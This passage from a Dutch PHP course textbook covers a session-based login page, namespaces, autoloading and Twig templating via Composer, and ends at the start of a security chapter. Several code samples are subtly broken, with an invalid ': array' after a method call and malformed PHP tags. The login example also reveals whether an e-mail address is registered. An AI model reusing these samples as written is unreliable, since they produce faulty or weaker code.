    if (!$isWachtwoordCorrect) {
        throw new WachtwoordIncorrectException();
    }

    $this->id = $resultSet["id"];
    $dbh = null;
    return $this;
}
```

Nu alle controles toegevoegd zijn, kunnen we onze code om in te loggen verder aanvullen.

login.php

```
...
if ($error == "") {
    try {
        $gebruiker = new User(null, $email, $wachtwoord);
        $gebruiker = $gebruiker->login();
        $_SESSION["gebruiker"] = serialize($gebruiker);
    } catch (WachtwoordIncorrectException $e) {
        $error .= "Het wachtwoord is niet correct.<br>";
    } catch (GebruikerBestaatNietException $e) {
        $error .= "Er bestaat geen gebruiker met dit e-mailadres.<br>";
    }
}
...
```

Ook hier gaan we weer het User-object serialiseren en het in een session-variabele stoppen zodat we op elke pagina kunnen controleren of iemand al dan niet is ingelogd.

Nu alle controles en functionaliteit om in te loggen ingebouwd zijn, kunnen we terug naar ons HTML-gedeelte gaan om daar eventuele errors te tonen en het formulier onzichtbaar te maken wanneer er iemand is ingelogd.

login.php

```
<h1>Login</h1>
<?php

if ($error == "" && isset($_SESSION["gebruiker"])) {
    echo "U bent succesvol ingelogd.";
} else if ($error != "") {
    echo "<span style=\"color:red;\">" . $error . "</span>";
}

if (!isset($_SESSION["gebruiker"]))
{
    ?>
<form action="<?php echo htmlentities($_SERVER["PHP_SELF"]); ?>"
method="POST">
    E-mailadres: <input type="email" name="txtEmail"><br>
    Wachtwoord: <input type="password" name="txtWachtwoord"><br>
    <input type="submit" value="Inloggen" name="btnLogin">
</form>
<?php
}
?>
```

Onze login-pagina is nu compleet, en ziet er nu als volgt uit:

login.php

```
<?php
session_start();
require_once("user.php");
$error = "";
if (isset($_POST["btnLogin"])) {
    $email = "";
    $wachtwoord = "";
    if (!empty($_POST["txtEmail"])) {
        $email = $_POST["txtEmail"];
    } else {
        $error .= "Het e-mailadres moet ingevuld worden.<br>";
    }
    if (!empty($_POST["txtWachtwoord"])) {
        $wachtwoord = $_POST["txtWachtwoord"];
    } else {
        $error .= "Het wachtwoord moet ingevuld worden.<br>";
    }
    if ($error == "") {
        try {
            $gebruiker = new User(null, $email, $wachtwoord);
            $gebruiker = $gebruiker->login();
            $_SESSION["gebruiker"] = serialize($gebruiker);
        } catch (WachtwoordIncorrectException $e) {
            $error .= "Het wachtwoord is niet correct.<br>";
        } catch (GebruikerBestaatNietException $e) {
            $error .= "Er bestaat geen gebruiker met dit e-
            mailadres.<br>";
        }
    }
}
// einde van de pagina-specifieke logica

// start van de HTML
require_once("header.php");
?>

<h1>Login</h1>
<?php
if ($error == "" && isset($_SESSION["gebruiker"])) {
    echo "U bent succesvol ingelogd.";
} else if ($error != "") {
    echo "<span style=\"color:red;\">" . $error . "</span>";
}
```

```
if (!isset($_SESSION["gebruiker"]))
{
?>
<form action="<?php echo htmlentities($_SERVER["PHP_SELF"]); ?>"
method="POST">
    E-mailadres: <input type="email" name="txtEmail"><br>
    Wachtwoord: <input type="password" name="txtWachtwoord"><br>
    <input type="submit" value="Inloggen" name="btnLogin">
</form>

<?php
}
// einde van de HTML
require_once("footer.php");
?>
```

Finishing touch

Ons basissysteem om te registreren en in te loggen, inclusief privé-pagina's voor ingelogde gebruikers, is nu volledig operationeel. We hebben momenteel wel nog alle links zichtbaar op elke pagina, ongeacht of iemand is ingelogd of niet. Het meest logische zou zijn om in bepaalde situaties enkele links te gaan verbergen. Iemand die al is ingelogd, hoeft bijvoorbeeld geen link meer te hebben om in te loggen en te registreren, en iemand die niet is ingelogd is niets met de link om uit te loggen of de link naar de privé-pagina (de gebruiker wordt toch sowieso opnieuw weggestuurd). We kunnen hiervoor onze session-variabele gaan gebruiken om de links dynamisch te tonen:

header.php

```
<?php if (!isset($_SESSION["gebruiker"])) { ?>
    <a href="login.php">Login</a> -
    <a href="register.php">Registreren</a>
<?php } else { ?>
    <a href="privatepage.php">Private page</a> -
    <a href="logout.php">Logout</a>
<?php } ?>
```

Hoofdstuk 4

Namespaces

De wereld van PHP heeft een brede waaier aan *class libraries*, die allerlei problemen aanpakken of frequent voorkomende taken eenvoudig en efficiënt uitvoeren. Je wil deze libraries kunnen gebruiken in je eigen projecten of misschien wil je zelf wel een library schrijven en verspreiden. Vroeg of laat stuit je op problemen met naamgevingen. Je zal niet de eerste programmeur zijn die een **UtilManager**- of **ConnectionHandler**-klasse schrijft. Wanneer je in eenzelfde script gebruik wilt maken van zowel je eigen **UtilManager** als die van een project dat je geïmporteerd hebt, weet PHP niet welke klasse je bedoelt wanneer je

```
$manager = new UtilManager();
```

schrijft. Namespaces vormen hiervoor een oplossing. Concreet gebruik je namespaces in hun eenvoudigste vorm door simpelweg bovenaan elk bestand dat je maakt de namespace waarin het zich bevindt te definiëren:

```
<?php
//MijnProject/UtilManager.php
namespace MijnProject;

class UtilManager {
    ...
}
```

Wanneer je nu een nieuw object wilt aanmaken van de klasse **UtilManager**, kan dat op deze manier:

```
$manager = new \MijnProject\UtilManager();
```

Wil je een object aanmaken van de **UtilManager** uit de geïmporteerde library, dan gebruik je:

```
$manager = new \NamespaceVanAndereLibrary\UtilManager();
```

De geïmporteerde library moet dan uiteraard wel een namespace hebben, wat doorgaans wel het geval is.

Wat structuur aanbrengen ...

Je mag je namespaces zelf verder onderverdelen in verschillende sub-elementen en sub-sub-elementen om wat meer structuur in je project aan te brengen. Je mag in principe dus schrijven:

```
<?php
//business/BoekService.php
declare(strict_types = 1);

namespace BoekApplicatie\Service;

class BoekService {
    public function getAlleBoeken(): array { ...
```

Let op: BACKSLASH !

en in je controller:

```
<?php
//toonalleboeken.php
declare(strict_types = 1);
require_once("business/BoekService.php");

$boekSvc = new \BoekApplicatie\Service\BoekService();
$lijst = $boekSvc-> getAlleBoeken();
```

Opgelet: de structuur van de namespaces in PHP heeft op zich niets te maken met de onderliggende mappenstructuur, die heel verschillend kan zijn.

Voor sommige functionaliteiten binnen PHP, zoals autoloading (waar we later op terugkomen), kan het evenwel handig zijn om de structuur van de namespaces dezelfde te kiezen als die van de mappen.

We raden aan steeds de namespace-structuur te baseren op de onderliggende mappenstructuur, omdat ook sommige PHP-frameworks daar op rekenen. In PHP worden namespaces met een hoofdletter geschreven. Dit betekent dat ook onze mapnamen met een hoofdletter zullen moeten beginnen!

Dus :

```
<?php
//Business/BoekService.php
declare(strict_types = 1);

namespace Business;

class BoekService {
    public function getAlleBoeken(): array { ...
```

En :

```
<?php
//toonalleboeken.php
declare(strict_types = 1);

require_once("Business/BoekService.php");

$boekSvc = new \Business\BoekService();
$lijst = $boekSvc->getAlleBoeken(): array;
```

... en korter schrijven

Bekijk nog even dit stuk code:

```
<?php
//toonalleboeken.php
declare(strict_types = 1);

require_once("Business/BoekService.php");

$boekSvc = new \Business\BoekService();
$lijst = $boekSvc->getAlleBoeken();
```

Omdat **BoekService** zich in de namespace **Business** bevindt, moeten we deze context meegeven wanneer we van **BoekService** gebruik willen maken. In bovenstaand voorbeeld gebeurt dat één keer. Als we de klasse 10 keer binnen een script willen kunnen gebruiken, zouden we de namespace 10 keer moeten opnieuw schrijven. Het kan ook korter, met het sleutelwoord **use**:

```
<?php
//toonalleboeken.php
declare(strict_types = 1);

require_once("Business/BoekService.php");
use Business\BoekService;

$boekSvc = new BoekService();
$lijst = $boekSvc->getAlleBoeken();
```

Je hoeft dan slechts één keer per scriptbestand het **use**-sleutelwoord te gebruiken, waarna je de namespace niet meer hoeft te herhalen.

Het gebruik van een **alias** is toegelaten en kan soms nuttig zijn:

```
<?php
//toonalleboeken.php
declare(strict_types = 1);

require_once("Business/BoekService.php");
```

```
use Business\BoekService as BServ;  
  
$boekSvc = new BServ();  
$lijst = $boekSvc->getAlleBoeken();
```

Zo'n alias is vooral handig als je in een situatie terechtkomt waarbij je binnen hetzelfde script zowel de je eigen **BoekService** als die van een 3rd-party-library wil aanspreken:

```
<?php  
//toonalleboeken.php  
declare(strict_types = 1);  
  
require_once("Business/BoekService.php");  
use Some3rdPartyLibrary\BoekService as STPBService;  
use Business\BoekService as BBServ;  
  
$sTPBService = new STPBService();  
$bBServ = new BBServ();  
$lijst1 = $sTPBService->doeIets();  
$lijst2 = $bBServ->getAlleBoeken();  
...
```

We willen er nogmaals de nadruk op leggen dat het gebruik van namespaces niets te maken heeft met de "bereikbaarheid" van een klasse. Als je geen **require_once("pad_naar_bestand_BoekService")** inbouwt, zal PHP een foutmelding geven wanneer je de **BoekService** probeert aan te spreken, ook al gebruik je namespaces!

Hoofdstuk 5

Autoloading

Naarmate uitgewerkte projecten toenemen in omvang, krijg je te maken met twee extra problemen.

- 1 Om te beginnen neemt het aantal klassen en dus ook het aantal scriptbestanden toe. Uiteindelijk eindigt je met een hele rits aan **require_once**-opdrachten want alle klassenbestanden moeten gevonden kunnen worden.
- 2 Daarnaast zit je nog met het verschijnsel dat, wanneer je een **require_once**-opdracht gebruikt, dit geïmporteerde bestand sowieso wordt uitgevoerd, los van het feit of de zich daarin bevindende klasse wordt aangeroepen of niet. Kijk even naar onderstaande code, in een bestand *EenKlasse.php*:

```
<?php
//EenKlasse.php
declare(strict_types = 1);

print("EenKlasse.php wordt aangeroepen!");

class EenKlasse {

    public function doeIets() {
        print("Doe iets");
    }

}
```

Merk op dat het bestand een **print**-instructie bevat. Maken we nu een ander bestand *test.php* met deze inhoud:

```
<?php
//test.php
declare(strict_types = 1);

require_once("EenKlasse.php");
```

en voeren we dit uit, dan wordt "*EenKlasse.php wordt aangeroepen!*" op het scherm afgebeeld. Uiteraard zullen we in de praktijk geen code buiten de klasse schrijven, maar je kan hieruit wel opmaken dat de inhoud van het bestand *EenKlasse.php* wordt uitgevoerd en geanalyseerd,

zonder dat we de klasse **EenKlasse** effectief ergens gebruikt hebben. Het ware beter dat dit bestand pas zou uitgevoerd worden, op het ogenblik dat we **EenKlasse** voor het eerst aanspreken.

Standard PHP Library

De oplossing van beide problemen ligt in een techniek die men **autoloading** noemt. Bij autoloading laten we alle **require_once**-opdrachten achterwege en laten we ingrijpen op het moment dat de PHP-engine op het punt staat een fout op te werpen omdat een klasse niet gevonden kan worden.

Wijzig de code en test:

```
<?php
//test.php
declare(strict_types = 1);

spl_autoload_register();

$obj = new EenKlasse();
$obj->doeIets();
```

Je krijgt geen foutmelding ook al heb je geen require-opdracht.

De functie die hierbij een sleutelrol speelt, is **spl_autoload_register()** (*spl*; niet *sp1*). Test even uit door deze instructie in commentaar te zetten.

"SPL" staat voor "Standard PHP Library". Dit is een collectie van classes en interfaces die veelvoorkomende problemen oplost in PHP. Deze autoloader is er één van maar het is zeker nuttig om later deze library eens verder te bekijken:

<https://www.php.net/manual/en/book.spl.php> Andere interessante dingen in de SPL-library zijn bijv.: *datastructures, iterators, interfaces, exceptions, file handling functions, ...*

Naamgeving van de classes, namespaces en de mappenstructuur

Sinds PHP 5.3 werkt deze `spl_autoload_register()` ook met mappenstructuren en namespaces.

Je kan je project nog altijd organiseren in de MVC-mappenstructuur zoals je die tot hiertoe gebruikt hebt. De autoloader rekent er op dat je namespace-structuur een weerspiegeling is van de directory-structuur van je project. We moeten er dus voor zorgen dat de namespaces in alle klassen netjes ingevuld zijn. Omdat we onze namespaces het liefst laten beginnen met een

hoofdletter (conventioneel in de PHP-wereld), start ook elke directorynaam met een hoofdletter.

De autoloader zal de naam van de klasse gebruiken om het overeenkomstige bestand te vinden (bijv. de klasse **BoekService** staat in een bestand **BoekService.php**). Voor de controllers kunnen we blijven gebruik maken van kleine letters; het zijn immers geen klassen.

Denk eraan dat geen enkel bestand nog de functie **require_once** aanroept (we gaan immers autoloading gebruiken). Uitzondering op de regel zijn natuurlijk de **require**- of **include**-instructies die geen klasse importeren, maar een los stuk code, zoals bijv. de **include** van een presentatiepagina binnen de controller.

Ter illustratie hieronder de aangepaste code voor het tonen van alle boeken.

De controller:

```
<?php
//toonalleboeken.php
declare(strict_types = 1);

spl_autoload_register();

use Business\BoekService;

$boekSvc = new BoekService();
$boekenLijst = $boekSvc->getBoekenOverzicht();
include("presentation/boekenlijst.php");
```

De klasse *BoekService.php*:

```
<?php
//Business/BoekService.php
declare(strict_types = 1);

namespace Business;

use Data\BoekDAO;
use Data\GenreDAO;
use Entities\Boek;
use Entities\Genre;

class BoekService {
    ...
}
```

De klasse *BoekDAO.php*:

```
<?php
//Data/BoekDAO
declare(strict_types = 1);

namespace Data;

use \PDO;
use Exceptions\TitelBestaatException;
use Data\DBConfig;
use Entities\Genre;
use Entities\Boek;

class BoekDAO {
    ...
}
```

De klasse *Boek.php*:

```
<?php
//Entities/Boek.php
declare(strict_types = 1);

namespace Entities;

use Entities\Genre;

class Boek {
    ...
}
```

De klasse *Genre.php*:

```
<?php
//Entities/Genre.php
declare(strict_types = 1);

namespace Entities;

class Genre {
    ...
}
```

Het bestand *boekenlijst.php*: (geen wijzigingen)

```
<!DOCTYPE HTML>
<!-- presentation/boekenlijst.php -->
<html>
    ...

```

Oefening 4.1 ★★

Hoofdstuk 6

Templating

In dit hoofdstuk:

- ✓ Het toepassen van templating op presentatiepagina's

Twig

Je hebt ondertussen onder de knie hoe je toepassingen ontwikkelt volgens een MVC-patroon. Waar we nog geen extra aandacht aan besteed hebben, is de manier waarop gegevens worden getoond. Je weet reeds dat de gegevens die in een presentatiepagina worden getoond opgehaald en "klaar" werden gezet door de controller die deze pagina geïmporteerd heeft.

Werp nog eens een blik op deze presentatiepagina:

```
<? php
    declare(strict_types=1);
?>
<!DOCTYPE HTML>
<!-- presentation/boekenlijst.php -->
<html>
<head>
    <meta charset=utf-8>
    <title>Boeken</title>
    <style>
        table { border-collapse: collapse; }
        td, th { border: 1px solid black; padding: 3px; }
        th { background-color: #ddd; }
    </style>
</head>
<body>
    <h1>Boekenlijst</h1>
    <table>
```

```

        <tr>
        <th>Titel</th>
        <th>Genre</th>
    </tr>
    <?php
    foreach ($boekenLijst as $boek) {
    ?>
        <tr>
        <td>
            <a href="updateboek.php?id=?php print($boek->getId());?>">
                <?php print($boek->getTitel());?></a>
        </td>
        <td>
            <?php print($boek->getGenre()->getGenreNaam());?>
        </td>
        <td>
            <a href="verwijderboek.php?id=
                <?php print($boek->getId());?>"> Verwijder</a>
        </td>
        </tr>
    <?php
    }
    ?>
</table>
</body>
</html>

```

Het is mogelijk dat de persoon die dit soort presentatiepagina's moet ontwikkelen weinig kaas gegeten heeft van PHP (bijv. omdat het in de eerste plaats een designer is). We hebben al ons best gedaan om de variabelen die de te tonen data bevatten netjes klaar te zetten, zodat ze met relatief eenvoudige print-instructies kunnen afgedrukt worden. Maar een nog betere tegemoetkoming naar deze persoon toe zou zijn om alle PHP-tags achterwege te kunnen laten.

Dit wordt het uiteindelijke doel:

```

<? php
    declare(strict_types=1);
?>
<!DOCTYPE HTML>
<!-- presentation/boekenlijst.twig -->
<html>
<head>
    <meta charset=utf-8>
    <title>Boeken</title>
    <style>
        table { border-collapse: collapse; }
        td, th { border: 1px solid black; padding: 3px; }
        th { background-color: #ddd; }
    </style>

```

```
</style>
</head>
<body>
  <h1>Boekenlijst</h1>
  <table>
    <tr>
      <th>Titel</th>
      <th>Genre</th>
    </tr>
    {% for boek in boekenlijst %}
      <tr>
        <td>
          <a href="updateboek.php?id={{boek.id}}">
            {{boek.titel}}
          </a>
        </td>
        <td>
          {{boek.genre.genrenaam}}
        </td>
        <td>
          <a href="verwijderboek.php?id={{boek.id}}"> Verwijder</a>
        </td>
      </tr>
    {% endfor %}
  </table>
</body>
</html>
```

Het dollarteken voor de variabelen is verdwenen, net als alle PHP-tags en PHP-functies. De logicablokken zijn vervangen door zgn. **template tags** en de properties van variabelen zijn (schijnbaar) toegankelijk zonder getter-functies (hier komen we zo dadelijk nog op terug).

Om dit te kunnen bereiken maken we gebruik van een **templating engine**. Een *templating engine* heeft als doel een presentatiepagina in te lezen, te evalueren, te interpreteren en opnieuw uit te voeren. De tags die zorgen voor extra mogelijkheden (zoals een for-constructie, een if-constructie, een schrijf-opdracht) binnen een *template* (vanaf nu zal onze presentatiepagina door het leven gaan als "template") zijn dan ook specifiek voor een bepaalde *templating engine*.

Templating engines zijn er in verschillende smaken. Voor deze cursus is gekozen voor **Twig**, een snelle en *lightweight* bibliotheek die de klus perfect klaart.

Zoals je kan zien in het voorbeeld, worden de tags `{% %}` en `{{ }}` door Twig herkend en geïnterpreteerd. We geven enkele voorbeelden

Zo maak je een foreach-lus :

```
{% for boek in boekenLijst %}  
...  
{% endfor %}
```

Een if-constructie bereik je met:

```
{% if boek.titel === 'De Naam van de Roos' %}  
...  
{% endif %}
```

Wil je de inhoud van een variabele tonen, dan gebruik je:

```
<p>Welkom, {{ gebruikersnaam }}</p>
```

! Let op de dubbele accolades {{ en }} t.o.v. de Twig-operaties, die worden omgeven door {% en %}.

Gebruik de punt-operator om een property van een variabele aan te spreken:

```
<p>Welkom, {{ gebruiker.naam }}</p>
```

Twig controleert eerst of **naam** een geldige, toegankelijke property is van het object **gebruiker**. Zoniet controleert het of **naam** een geldige functie is van het object **gebruiker**. Zoniet controleert het of **getNaam()** een geldige functie is. Zoniet controleert het of **isNaam()** een geldige functie is.

Je kan dus zonder expliciete vermelding van de prefix "get" een property aanspreken.

Composer

Zonder de Twig-bibliotheek te importeren in ons project zullen we niet ver springen. Ook de variabelen die beschikbaar zijn in de controller zullen niet meer zonder meer gebruikt kunnen worden in de template, zoals je vroeger wel kon doen in "gewone" PHP-views. Je moet uitdrukkelijk aangeven welke variabelen je onder welke naam ter beschikking wilt hebben.

Om te beginnen halen we de bibliotheek van Twig in huis.


Dit gaan we doen met **Composer**. Dat is een "dependency manager" voor PHP. Tegenwoordig gebruiken we in een project dikwijls reeds bestaande code uit bestaande libraries. Hier dus Twig. We zijn dan afhankelijk, of *dependent*, van die component. We zouden alles handmatig kunnen downloaden en invoegen maar wat als er een update is? Of als de library zelf nog andere libraries nodig heeft? Via de terminal kan je met composer snel libraries installeren, updates uitvoeren enz. De *dependencies* worden dan allemaal bijgehouden in het bestand "composer.json".

We gaan dus eerst Composer zelf installeren: <https://getcomposer.org/download/>

Download and run [Composer-Setup.exe](#)

Aanvaard alle standaardinstellingen.


Check het pad:



Nu gaan we Twig installeren via Composer.

Open een cmd-venster en ga naar je projectfolder.

Type: ***composer require "twig/twig:^3.0"***



In je projectfolder wordt er nu een map *vendor* aangemaakt en de submappen *composer*, *symfony* en *twig*.

Deze pc > Windows (C:) > xampp > htdocs > twig > vendor			
	Naam	Gewijzigd op	Type
ang	composer	10/03/2020 11:29	Bestandsmap
id	symfony	10/03/2020 11:29	Bestandsmap
js	twig	10/03/2020 11:29	Bestandsmap
ten	autoload.php	10/03/2020 11:29	PHP-bestand
gen			
: advanced			
: info			

Je projectfolder ziet er nu als volgt uit:

Windows (C:) > xampp > htdocs > twig				
	Naam	Gewijzigd op	Type	Grootte
	Business	10/03/2020 11:28	Bestandsmap	
	Data	10/03/2020 11:28	Bestandsmap	
	Entities	10/03/2020 11:28	Bestandsmap	
	Exceptions	10/03/2020 11:28	Bestandsmap	
	Presentation	10/03/2020 11:28	Bestandsmap	
	vendor	10/03/2020 11:29	Bestandsmap	
	composer.json	10/03/2020 11:29	JSON File	1 kB
	composer.lock	10/03/2020 11:29	LOCK-bestand	7 kB
	index.php	6/03/2020 17:02	PHP-bestand	1 kB
	toonalleboeken.php	10/03/2020 9:26	PHP-bestand	1 kB
	updateboek.php	10/03/2020 9:26	PHP-bestand	1 kB
	verwijderboek.php	10/03/2020 9:26	PHP-bestand	1 kB
	voegboektoe.php	10/03/2020 9:28	PHP-bestand	1 kB

Wijzig *toonalleboeken.php* als volgt:

```
<?php
//toonalleboeken.php
declare(strict_types = 1);

spl_autoload_register();

require_once("vendor/autoload.php");

use Twig\Loader\FilesystemLoader;
use Twig\Environment;

use Business\BoekService;

$loader = new FilesystemLoader('Presentation');
$twig = new Environment($loader);
```

```
$boekSvc = new BoekService();  
$boekenLijst = $boekSvc->getBoekenOverzicht();  
  
print $twig->render("boekenlijst.twig", array("boekenlijst"=>$boekenLijst));  
?>
```

Twig heeft een eigen autoloader voor zijn klassen.

```
require_once("vendor/autoload.php");
```

Om de templates van je webapplicatie terug te kunnen vinden maakt Twig gebruik van een loader. Er bestaan verschillende loaders maar hier maken we een loader die templates op het bestandssysteem kan ophalen:

```
$loader = new FilesystemLoader('Presentation');
```

We duiden ineens de directory aan waar Twig de templates terug kan vinden. Dit is vanaf de root van de applicatie want daar bevindt zich de controller waar we in werken.

Vervolgens maken we met

```
$twig = new Environment($loader);
```

een Twig-omgeving met een bepaalde configuratie aan, op basis van de loader die we net gedefinieerd hebben. Deze configuratie bevat een aantal parameters die je kan wijzigen, maar voor ons volstaan de standaardwaarden. Raadpleeg de Twig-documentatie als je hier meer wilt over weten: <https://twig.symfony.com/doc/3.x/>

De regel

```
print $twig->render("boekenlijst.twig", array("boekenlijst"=>$boekenLijst));
```

zet Twig effectief aan het werk. Het templatebestand *boekenlijst.twig* (let op de extensie *.twig*) wordt ingelezen en geïnterpreteerd. Merk op dat, hoewel dit bestand zich in de map *Presentation* bevindt, we dit niet meer expliciet vermelden. We hebben deze informatie immers reeds meegegeven tijdens het maken van de Twig-loader.

De functie **render()** heeft nog een tweede parameter: een associatieve array die een mapping bevat van alle variabelen die je in het template wilt kunnen gebruiken. Zoals we reeds eerder aangehaald hebben, kan je de variabele **\$boekenLijst** niet zomaar uitlezen in de template; je moet deze expliciet meegeven. In een notepadop zorgt bovenstaande regel ervoor dat in de template *boekenlijst.twig* een variabele **boekenLijst** ter beschikking is, die dezelfde inhoud heeft als de variabele **\$boekenLijst** in onze controller.

Het resultaat van de functie **render()** is de inhoud van de hele presentatiepagina, nadat deze geïnterpreteerd is door Twig. Het enige wat ons nu nog te doen staat is deze inhoud uit te schrijven in het HTTP-antwoord, hier met **print**.

De template *boekenlijst.twig* wordt dan:

```
<? php
    declare(strict_types=1);
?>
<!DOCTYPE HTML>
<!-- presentation/boekenlijst.twig -->
<html>
<head>
    <meta charset=utf-8>
    <title>Boeken</title>
    <style>
        table { border-collapse: collapse; }
        td, th { border: 1px solid black; padding: 3px; }
        th { background-color: #ddd; }
    </style>
</head>
<body>
    <h1>Boekenlijst</h1>
    <table>
        <tr>
            <th>Titel</th>
            <th>Genre</th>
        </tr>
        {% for boek in boekenlijst %}
            <tr>
                <td>
                    <a href="updateboek.php?id={{boek.id}}">
                        {{boek.titel}}
                    </a>
                </td>
                <td>
                    {{boek.genre.genrenaaam}}
                </td>
                <td>
                    <a href="verwijderboek.php?id={{boek.id}}">
Verwijder</a>
                </td>
            </tr>
        {% endfor %}
    </table>
</body>
</html>
```

Oefening 5.1 ★★

Meer mogelijkheden

Het zou weinig zinvol zijn alle mogelijkheden van Twig uitgebreid uit de doeken te doen in deze cursus. De officiële documentatie van Twig is uitstekend opgebouwd en volstaat ruimschoots om complexere templates te kunnen schrijven.

Je vindt deze documentatie op <https://twig.symfony.com/doc/3.x/>

Lees het hoofdstuk “Twig for Template Designers” eens goed door. Voor zij die steviger de tanden in Twig willen zetten kunnen we het hoofdstuk “Twig for Developers” ten zeerste aanbevelen.

Naast Twig bestaan er nog meer *templating engines*: Smarty, Dwoo, Savant3, Rain TPL, enz. Elk hebben ze hun eigen manier van werken.

Twig is voornamelijk interessant omdat het hand in hand gaat met een van de meest populaire MVC-frameworks voor PHP: Symfony, maar dat verhaal is voor een andere keer...

Een ander populair PHP-MVC-framework is Laravel met template engine Blade.

Hoofdstuk 7

Security

In dit hoofdstuk:

- ✓ Het beveiligen van je webapplicatie
- ✓ Het veilig verwerken, bewerken en beheren van de data

Inleiding

Doordat websites of webtoepassingen doorgaans door iedereen gebruikt kunnen worden, is security een zeer belangrijk onderdeel van elke website of webtoepassing. We willen namelijk niet dat alle gegevens, inclusief de gevoelige gegevens zoals wachtwoorden en creditcard-gegevens, ineens zichtbaar zijn voor de hele wereld, of dat personen met een kwaadaardige bedoeling de volledige website kunnen platleggen.

Een quote die regelmatig wordt aangehaald wanneer het gaat over softwaresecurity, is er een van FBI-agent Dennis Hughes: "The only secure computer is one that's unplugged, locked in a safe, and buried 20 feet under the ground in a secret location... and I'm not even too sure about that one." Het is namelijk onmogelijk om een website of een systeem 100% te beveiligen. Er is altijd wel ergens iets wat minder goed beveiligd is of waardoor mensen met kwaadaardige bedoelingen toegang kunnen krijgen, in sommige gevallen zelfs zonder dat de webdeveloper hier iets aan kan of kon doen. Eén van zulke mogelijke situaties is een zogenaamde "Zero-Day Vulnerability": er wordt een zwak punt ontdekt in software of code gebruikt in webtoepassingen maar er is nog geen update beschikbaar om dit zwak punt te herstellen, terwijl hackers dit zwak punt wel kunnen misbruiken. De term "Zero-Day Vulnerability" komt dan ook van het feit dat webdevelopers 0 dagen de tijd hebben gehad om dat lek te dichten aangezien ze moeten wachten tot het probleem is opgelost in de software zelf.

Als totale security toch niet mogelijk is, waar moeten we als webdevelopers dan beginnen met alles te beveiligen? Het belangrijkste wat we als webdeveloper kunnen doen, is ervoor zorgen dat onze beveiliging proportioneel blijft met de website. Een website voor een kleine plaatselijke vereniging hoeft niet zo goed beveiligd te zijn als de website van een bank bijvoorbeeld. We zullen dus per website bekijken wat de grootste security-problemen kunnen zijn, en deze moeten dan voorrang krijgen. We moeten ook continu aandacht blijven schenken

aan de beveiliging; iets wat vandaag voldoende beveiligd is kan morgen een zwak punt zijn doordat er een lek is gevonden in de onderliggende software/code. En wat we zeker niet uit het oog mogen verliezen, is dat de beveiliging van onze website zo sterk is als het zwakste punt in onze beveiliging.

OWASP

